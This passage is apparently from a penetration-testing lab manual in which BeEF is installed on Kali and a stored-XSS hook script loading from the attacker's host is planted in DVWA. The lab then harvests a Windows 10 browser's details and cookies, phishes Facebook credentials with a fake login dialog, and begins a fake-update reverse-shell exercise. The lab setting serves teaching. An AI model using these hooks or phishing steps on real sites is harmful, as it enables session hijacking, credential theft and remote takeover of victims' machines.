# Copyright (c) 2006-2020 Wade Alcorn - wade@bindshell.net
# Browser Exploitation Framework (BeEF) - http://beefproject.com
# See the file 'doc/COPYING' for copying permission
#
# BeEF Configuration file

beef:
  version: '0.5.0.0-alpha-pre'
  # More verbose messages (server-side)
  debug: false
  # More verbose messages (client-side)
  client_debug: false
  # Used for generating secure tokens
  crypto_default_value_length: 80

  # Credentials to authenticate in BeEF.
  # Defaulted by default when interacting with the Admin interface
  credentials:
    user: "BeEF"
    passwd: "BeEF"

# Interface / IP restrictions

```

#./beef

```

[19:09:12][*] BeEF is loading. Wait a few seconds ...
[19:09:18][*] 8 extensions enabled:
[19:09:18] | Social Engineering
[19:09:18] | Admin UI
[19:09:18] | Demos
[19:09:18] | Proxy
[19:09:18] | Network
[19:09:18] | XSSRays
[19:09:18] | Events
[19:09:18] | Requester
[19:09:18][*] 303 modules enabled.
[19:09:18][*] 2 network interfaces were detected.
[19:09:18][*] running on network interface: 127.0.0.1
[19:09:18] | Hook URL: http://127.0.0.1:3000/hook.js
[19:09:18] | UI URL: http://127.0.0.1:3000/ui/panel
[19:09:18][*] running on network interface: 10.0.2.15
[19:09:18] | Hook URL: http://10.0.2.15:3000/hook.js
[19:09:18] | UI URL: http://10.0.2.15:3000/ui/panel
[19:09:18][*] RESTful API key: 7ca7f2bbaed67cb7bf43f78b57896daeda40e7c
[19:09:18][!] [GeoIP] Could not find MaxMind GeoIP database: '/opt/GeoIP/GeoLite2-City.mmdb'
[19:09:18] |_ Run ./update-geoipdb to install
[19:09:18][*] HTTP Proxy: http://127.0.0.1:6789
[19:09:18][*] BeEF server started (press control+c to stop)
[ ]

```

9. If Beef installed manually, every time you want to run beef you need to do the following:

```

#cd /opt/beef
#sudo ./beef


```

```
    / 0.6.0.5
[19:23:53][*] BeEF is loading. Wait a few seconds ...
[19:23:57][*] 8 extensions enabled:
[19:23:57]   | Social Engineering
[19:23:57]   | Admin UI
[19:23:57]   | Demos
[19:23:57]   | Proxy
[19:23:57]   | Network
[19:23:57]   | XSSRays
[19:23:57]   | Events
[19:23:57]   | Requester
[19:23:57][*] 303 modules enabled.
[19:23:57][*] 2 network interfaces were detected.
[19:23:57][*] running on network interface: 127.0.0.1
[19:23:57]   | Hook URL: http://127.0.0.1:3000/hook.js
[19:23:57]   | UI URL: http://127.0.0.1:3000/ui/panel
[19:23:57][*] running on network interface: 10.0.2.15
[19:23:57]   | Hook URL: http://10.0.2.15:3000/hook.js
[19:23:57]   | UI URL: http://10.0.2.15:3000/ui/panel
[19:23:57][*] RESTful API key: 35cc560159229421720d9b2231cd790db05080cb
[19:23:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/opt/GeoIP/GeoLite2-City.mmdb'
[19:23:57]   | Run ./update-geoipdb to install
[19:23:57][*] HTTP Proxy: http://127.0.0.1:6789
[19:23:57][*] BeEF server started (press control+c to stop)
[19:24:28][!] [Proxy] No hooked browsers
```

10. Open the web browser and go to
<http://127.0.0.1:3000/ui/authentication>




11. Login to DVWA page at the metasploitable server




The screenshot shows the DVWA Security page with the URL 10.0.2.5/dvwa/security.php. The left sidebar has a 'DVWA Security' section highlighted in green, containing 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', and 'XSS stored'. Below this is a 'PHPIDS' section, and at the bottom are 'Logout', 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. The main content area shows 'DVWA Security' with a padlock icon, 'Script Security' (Security Level high), 'PHPIDS' (disabled), and 'XSS stored' (disabled). A dropdown menu shows 'low' selected, with a 'Submit' button. The status bar at the bottom of the browser window shows the URL 10.0.2.5/dvwa/security.php.

12. Set up DVWA Security to low
13. Click on XSS Stored
14. Copy BeEF Hook URL and include it in a java script.
15. Enter the java script that include BeEF hook in the message box of XSS stored page.
 - Just make sure to change the IP address to Kali IP address.
 - Change the length of the Message body from 50 to 500 .
 - Write the script inside the message body as shown below



The screenshot shows a web browser window with the title "BeEF Control Panel" and the URL "10.0.2.5/dvwa/vulnerabilities/xss_s/". The main content is the DVWA "Sign Guestbook" page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, and XSS reflected. The "XSS reflected" option is selected. The main form has fields for "Name" (containing "BEEF") and "Message" (containing "<script src="http://10.0.2.15:3000/hook.js"></script>"). Below the message field is a red box containing the text "Kali IP address". A tooltip on the right says: "Right click and choose inspect element and then change maxlen='500'<". The browser's developer tools are open, showing the HTML structure of the page. The "Layout" tab is selected in the tools. The tooltip "Select a Flex container or item to continue." is visible. The developer tools also show the CSS styles for the page, including "main.css:32" and "main.css:141".

16. Click Sign Guestbook in the page.
17. From Windows 10 machine open web browser and go to Metasploitable DVWA page, then click on XSS stored



WINDOWS 10 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web App (DVWA) X +

10.0.2.19/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home Instructions Setup

Brute Force Command Execution CSRF Insecure CAPTCHA File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>


Name: test
Message: This is a test comment.

Name: Beef
Message:

Name: Beef
Message:

Name: BEEEEEEF
Message:

Now check BeEF window in Kali, you will see that Windows 10 IP address is under online browser



Damn Vulnerable Web A X New Tab X BeEF Control Panel X +

127.0.0.1:3000/ui/panel

BeEF 0.4.7.0-alpha | Submit Bug | Logout

Hooked Browsers

- Online Browsers
 - 10.0.2.15
 - 10.0.2.6
- Offline Browsers

Getting Started Logs

BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>


Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)


18. Click on the IP address of Windows 10 machine, you will get detailed information about the machine




The screenshot shows the BeEF 0.4.7.0-alpha interface with the URL 127.0.0.1:3000/ui/panel. On the left, a sidebar titled 'Hooked Browsers' shows 'Online Browsers' with entries for 10.0.2.15 and 10.0.2.6, and 'Offline Browsers'. The main content area is titled 'Current Browser' and displays detailed information for the browser hooked on 10.0.2.15. The categories shown are:

- Category: Browser (6 Items)**
 - Browser Version: UNKNOWN
 - Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
 - Browser Language: en-US
 - Browser Platform: Win32
 - Browser Plugins: []
 - Window Size: Width: 1254, Height: 617
- Category: Browser Components (12 Items)**
 - Flash: No
 - VBScript: No
 - PhoneGap: No
 - Google Gears: No
 - Web Sockets: Yes
 - QuickTime: No
 - RealPlayer: No
 - Windows Media Player: No
 - WebRTC: Yes
 - ActiveX: No
 - Session Cookies: Yes
 - Persistent Cookies: Yes
- Category: Hooked Page (5 Items)**
 - Page Title: Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS)
 - Page URI: http://10.0.2.15/dvwa/vulnerabilities/xss_s/
 - Page Referer: http://10.0.2.15/dvwa/index.php
 - Host Name/IP: 10.0.2.15
 - Cookies: security=low; PHPSESSID=h0ps3n50o84r4stl13476j76; acopenids=swingset_jotto.phpbb2.redmine; acgroupswithpersist=nada; BEEFHOOK=r3f5xWSIno02mhgye6mljsDgJoFAbn7EwKmlEH0stby87JEX1sDoolig7vrOa7rWc0KvzMI0I
- Category: Host (8 Items)**
 - 10.0.2.15


19. Click on **Commands / Social Engineering/ Pretty Theft** and choose Facebook then click execute



20. Look at the Windows 10 browser, you will see Facebook login dialogue, enter and username and password



21. Go to Kali BeEF page and see the information that entered by the victim user.



Note

we will know more about Store Cross Site Scripting XSS vulnerability that we used in the above exercise in the Web penetration testing section.

9.1. Using BeEF to send backdoor

Exercise 43: Hacking Windows 10 using BeEF

If a user accesses a website that is loaded with BeEF hook, attacker will see the information of the machine which it is browsing the website such as the machine operating system and the browser type. The attacker can then send fake update to the victim web browser. If the user chooses to allow update, BeEF will send a reverse shell backdoor which will give the attacker Metasploit meterpreter session from the victim machine. As we saw before in Client attacks Meterpreter will give a full control of the victim machine.

In this exercise we are going to use Kali website and insert BeEF java code inside it, then we are going to connect to the Website from a windows 10 machine , BeEF will send a fake update to the Windows 10 browser user to have a meterpreter session.

1. Start Kali Virtual machine
2. Start Windows 10 virtual machine
3. From Kali Machine start Beef


```
#./beef
```

```
root@kali:~# cd /opt/beef
root@kali:/opt/beef# ./beef
[13:38:41][*] Browser Exploitation Framework (BeEF) 0.5.0.0-alpha-pre
[13:38:41]      Twit: @beefproject
[13:38:41]      Site: https://beefproject.com
[13:38:41]      Blog: http://blog.beefproject.com
[13:38:41]      Wiki: https://github.com/beefproject/beef/wiki
[13:38:41][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
-> 0.0059s
